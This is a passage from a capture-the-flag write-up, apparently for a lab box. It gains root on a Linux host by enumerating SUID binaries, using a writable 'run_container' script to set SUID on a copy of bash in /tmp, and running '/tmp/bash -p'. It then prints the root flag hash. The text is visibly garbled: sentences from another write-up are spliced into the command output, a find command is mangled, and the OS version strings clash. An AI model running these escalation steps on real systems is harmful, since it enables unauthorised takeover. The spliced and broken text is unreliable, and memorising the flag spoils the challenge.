/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
# From now on, start your attacking machine and first compromise the target
/usr/sbin/run_container
/usr/bin/at n and then move to the privilege escalation phase. Suppose I successfully log
/usr/bin/fusermount
/usr/bin/gpasswd
# Tim's machine via ssh and access the non-root user terminal. Then by
/usr/bin/chfn
/usr/bin/sudo
# Following command, you can list all binaries with SUID permission.
/usr/bin/chsh
/usr/bin/passwd
# And / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
# SSH ignores $SUDO_USER environment variable
/usr/bin/pkexec
# This is passwordless
/usr/bin/umount
# 10.04.2 LTS (GNU/Linux 4.13.0-41-generic x86_64)
think@ip-10-201-114-62:/opt$
```

An unusual file showed up named as run_container, lets try something

Lets copy /bin/bash to the /run/user/1000 directory so we have the permission to write on files.

And it did work

```
think@ip-10-201-114-62:~$ cd ..
think@ip-10-201-114-62:~/opt$ cp /bin/bash /run/user/1000
think@ip-10-201-114-62:~/ls /run/user/1000
bash bus dbus-1 gnpugp inaccessible linpeas.sh pk-debconf-socket pulse systemd
think@ip-10-201-114-62:~/
```

Now lets run bash shell via command ./bash

And now since we are in a bash shell we are able to edit that run_container file.

So what are we gonna do now

We are now copying /bin/bash to /tmp/bash and to give it privileges type chmod +s /tmp/bash

Now run "run_container" again and navigate to the /tmp directory and you'll see the bash here

```
think@ip-10-201-114-62:/opt$ ls /tmp
bash  find -perm -u=s -type f 2>/dev/null
systemd-private-c39b2b1f15a34e23a12860e0e245073e-ModemManager.service-UynESg
systemd-private-c39b2b1f15a34e23a12860e0e245073e-systemd-logind.service-vm09hh
systemd-private-c39b2b1f15a34e23a12860e0e245073e-systemd-resolved.service-BhAACg
systemd-private-c39b2b1f15a34e23a12860e0e245073e-systemd-timesyncd.service-IPmIff
tmux-1000  come to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)
```

Now execute that bash as follows:

```
/tmp/bash -p
```

And you got the root access

```
think@ip-10-201-114-62:/tmp$ /tmp/bash -p
bash-5.0# whoami
root
root Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41
bash-5.0#
```

Now the last step is to find the root flag:

```
think@ip-10-201-114-62:/tmp$ /tmp/bash -p
bash-5.0# whoami
root
root I then move to the privilege escalation phase. Suppose I successfully log
root
root ls victim's machine via ssh and access the non-root user terminal. Then by
root contained dockerfile run_container.sh
root bash-5.0# cd ..
root bash-5.0# following command, you can list all binaries with SUID permission.
root bash-5.0# ls
root bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv swap.img sys tmp usr var
root bash-5.0# cd root
root bash-5.0# ls
root root.txt spip
root bash-5.0# cat root.txt
root password
root 3a4225cc9e85709adda6ef55d6a4f2ca 3 LTS (GNU/Linux 4.13.0-41-generic x86_64)
root bash-5.0#
```

And woohoo I found the root flag.

